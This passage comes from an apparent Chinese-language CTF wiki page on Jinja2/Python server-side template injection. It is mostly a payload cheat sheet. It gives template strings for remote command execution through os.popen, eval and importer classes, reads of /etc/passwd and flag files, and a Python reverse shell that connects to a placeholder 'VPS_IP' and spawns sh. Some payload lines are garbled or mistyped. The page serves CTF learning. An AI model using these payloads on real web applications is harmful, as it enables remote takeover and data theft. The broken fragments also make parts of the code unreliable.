x[NUM]["load_module"]("os")["popen"]("ls /").read()
```

```
# linecache
x[NUM].__init__.__globals__['linecache']['os'].popen('ls /').read()

# subprocess.Popen
x[NUM]('ls /', shell=True, stdout=-1).communicate()[0].strip()
```

文件读取

由于 Python2 中的 File 类在 Python3 中被去掉了，所以目前也就 **FileLoader (_frozen_importlib_external.FileLoader)** 算真正意义上原生的文件读取

```
[].__class__.__bases__[0].__subclasses__()[NUM] ["get_data"]
(0, "/etc/passwd")
```

其他文件读取的方法无非还是在命令执行的基础上去导入文件操作的包 (为了方便，我们使用 X 代表基类)

```
- codecs模块
x[NUM].__init__.__globals__['__builtins__'].eval("__import__('codecs').open('/app/flag').read()")

- pathlib模块
x[NUM].__init__.__globals__['__builtins__'].eval("__import__('pathlib').Path('/app/flag').read_text()")


- io模块
x[NUM].__init__.__globals__['__builtins__'].eval("__import__('io').open('/app/flag').read()")

- open函数
x[NUM].__init__.__globals__['__builtins__'].eval("open('/app/flag').read()")
```

探索

你可以看到，现成的很多 payload 都是前人总结出来的，但凡是都有个开始，比如——如何从一个基类开始，去寻找一个可用的 payload 呢？

这里我们在拿到基类后，选取一个拥有初始化和全局的对象：




我们可以看到，返回中的“'__builtins__'”有 **对象** ('xxx': <class 'xxx'>)，也有 **内建函数** (<built-in function xxx>)，再往后则有 **模块** (比如 '_os': <module 'os' from '/usr/local/lib/python3.9/os.py'>)：

当然这里的模块其实已经可以直接用了：


```

{{'._class_.bases__[0].__subclasses__()[199].__init__.__globals__['_os'].popen('ls /').read()}}
  
```




不过到这就结束了未免太没意思，其实内建函数也有很多可用的方法，下面我们取出 '__builtins__' 的内容：

```
{{'.__class__.__bases__[0].__subclasses__()'
[199].__init__.__globals__['__builtins__']}}
```



我们可以看到很多内建的函数：



接下来就是找和文件或者命令有关的函数，不用担心，内建函数在 Python 官方拥有成熟的文档，你可以随时查阅：[内置函数](#)

```
eval()
exec()
open()
__import__()
```

模板语法示例

`{{ variable_name }}`：显示一个变量的值。例如 `{{ config }}` 可以显示配置文件的值。

`{% if ... %} ... {% endif %}`：条件语句，用于基于特定条件显示不同的内容。

`{% for item in sequence %} ... {% endfor %}`：循环语句，用于遍历序列（如列表或字典）并对每个元素执行操作。

`{{ variable_name|filter_name }}`：对变量应用过滤器。

```
## 序号查找
{% set ns = namespace(counter=0) %}
{% for x in [].__class__.__base__.__subclasses__() %}
    {% if x.__init__ is defined and x.__init__.__globals__ is defined and
'eval' in x.__init__.__globals__[ '__builtins__' ]['eval'].__name__ %}
        {{ ns.counter }}
    {% endif %}
    {% set ns.counter = ns.counter + 1 %}
{% endfor %}

## 类名格式化输出
{% for x in [].__class__.__base__.__subclasses__() %}
    {% if x.__init__ is defined and x.__init__.__globals__ is defined and
'eval' in x.__init__.__globals__[ '__builtins__' ]['eval'].__name__ %}
        {{ x.__name__ }} <br>
    {% endif %}
{% endfor %}
```

Python 模板注入绕过技巧

Jinja SSTI 备忘录

基类

```
# bases 会返回元组形式
>>> __bases__[0] == __base__
#因为 mro 会显示继承顺序,而所有类最终都继承自一个特殊的基类 object,所以
__mro__[-1] 总是能拿到基类
>>> __base__*N == __mro__[-1]

[].__class__.__base__
'__.__class__.__base__
().__class__.__base__
{).__class__.__base__

request.__class__.__mro__[-1] # 需要导入过 request 模块
dict.__class__.__mro__[-1]
config.__class__.__base__.__base__
config.__class__.__base__.__base__
```

通用 payload (Python3)

```
# 命令执行_eval
{% for x in [].__class__.__base__.__subclasses__() %}
    {% if x.__init__ is defined and x.__init__.__globals__ is defined and
'eval' in x.__init__.__globals__['__builtins__']['eval'].__name__ %}
        {{ x.__init__.__globals__['__builtins__']['eval']
('__import__("os").popen("ls /").read()') }}
    {% endif %}
{% endfor %}

# 命令执行_os.py
{% for x in [].__class__.__base__.__subclasses__() %}
    {% if x.__init__ is defined and x.__init__.__globals__ is defined and
'os' in x.__init__.__globals__ %}
        {{ x.__init__.__globals__['os'].popen('ls /').read() }}
    {% endif %}
{% endfor %}

# 命令执行_popen
{% for x in [].__class__.__base__.__subclasses__() %}
    {% if x.__init__ is defined and x.__init__.__globals__ is defined and
'popen' in x.__init__.__globals__ %}
        {{ x.__init__.__globals__['popen']('ls /').read() }}
    {% endif %}
{% endfor %}

# 命令执行__frozen_importlib.BuiltinImporter
{% for x in [].__class__.__base__.__subclasses__() %}
    {% if 'BuiltinImporter' in x.__name__ %}
        {{ x["load_module"]("os")["popen"]("ls /").read() }}
    {% endif %}
{% endfor %}

# 命令执行_linecache
{% for x in [].__class__.__base__.__subclasses__() %}
    {% if x.__init__ is defined and x.__init__.__globals__ is defined and
```

```

'linecache' in x.__init__.__globals__ %}
    {{ x.__init__.__globals__['linecache']['os'].popen('ls /').read()
}}
    {% endif %}
{% endfor %}

# 命令执行_exec(无回显故反弹shell)
{% for x in [].__class__.__base__.__subclasses__() %}
    {% if x.__init__ is defined and x.__init__.__globals__ is defined and
'exec' in x.__init__.__globals__[ '__builtins__' ]['exec'].__name__ %}
        {{ x.__init__.__globals__[ '__builtins__' ]['exec']('import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect(("HOST_IP",Port));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")')} }}
    {% endif %}
{% endfor %}

{{().__class__.__bases__[0].__subclasses__()
[216].__init__.__globals__[ '__builtins__' ]['exec']('import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect(("VPS_IP",端口));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")')} }}

# 命令执行_catch_warnings
{% for x in [].__class__.__base__.__subclasses__() %}{% if 'war' in
x.__name__ %}{{
x.__init__.__globals__[ '__builtins__' ].eval("__import__('os').popen('whoam
i').read()") }}{% endif %}{% endfor %}

# catch_warnings 读取文件
{% for x in [].__class__.__base__.__subclasses__() %}{% if
x.__name__=='catch_warnings' %}{{
x.__init__.__globals__[ '__builtins__' ].open('/app/flag', 'r').read() }}{%
endif %}{% endfor %}

# _frozen_importlib_external.FileLoader 读取文件
{% for x in [].__class__.__base__.__subclasses__() %} # {% for x in
[ ].__class__.__bases__[0].__subclasses__() %}
    {% if 'FileLoader' in x.__name__ %}
        {{ x["get_data"](0,"/etc/passwd") }}
    {% endif %}
{% endfor %}

# 其他RCE
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}

{{g.pop.__globals__.__builtins__[ '__import__' ]('os').popen('ls').read()}}

{{url_for.__globals__.__builtins__[ '__import__' ]
('os').popen('ls').read()}}

{{lipsum.__globals__.__builtins__[ '__import__' ]('os').popen('ls').read()}}

```

```

{{get_flashed_messages.__globals__.__builtins__[ '__import__' ]
('os').popen('ls').read()}}

{{application.__init__.__globals__.__builtins__[ '__import__' ]
('os').popen('ls').read()}}

{{self.__init__.__globals__.__builtins__[ '__import__' ]
('os').popen('ls').read()}}

{{cyclcr.__init__.__globals__.__builtins__[ '__import__' ]
('os').popen('ls').read()}}


{{joiner.__init__.__globals__.__builtins__[ '__import__' ]
('os').popen('ls').read()}}

{{namespace.__init__.__globals__.__builtins__[ '__import__' ]
('os').popen('ls').read()}}

{{url_for.__globals__.current_app.add_url_rule('/1333337',view_func=url_for
r.__globals__.__builtins__[ '__import__' ]('os').popen('ls').read)}}

```

识别引擎



魔术方法

过滤器

```
https://www.raingray.com/archives/4183.html
https://xz.aliyun.com/t/11090#toc-6
https://xz.aliyun.com/t/9584#toc-6
https://zhuanlan.zhihu.com/p/618277583
https://blog.csdn.net/2301_77485708/article/details/132467976
https://cloud.tencent.com/developer/article/2287431
https://blog.csdn.net/Manuffer/article/details/120739989
https://tttang.com/archive/1698/#toc__5
https://jinja.palletsprojects.com/en/latest/templates/
https://docs.python.org/zh-cn/3/library/functions.html
```

←

文件包含

Crypto | 密码学

→

上一页

下一页



评论

0 个表情




0 条评论


输入

预览

Aa

登录后可发表评论





使用 GitHub 登录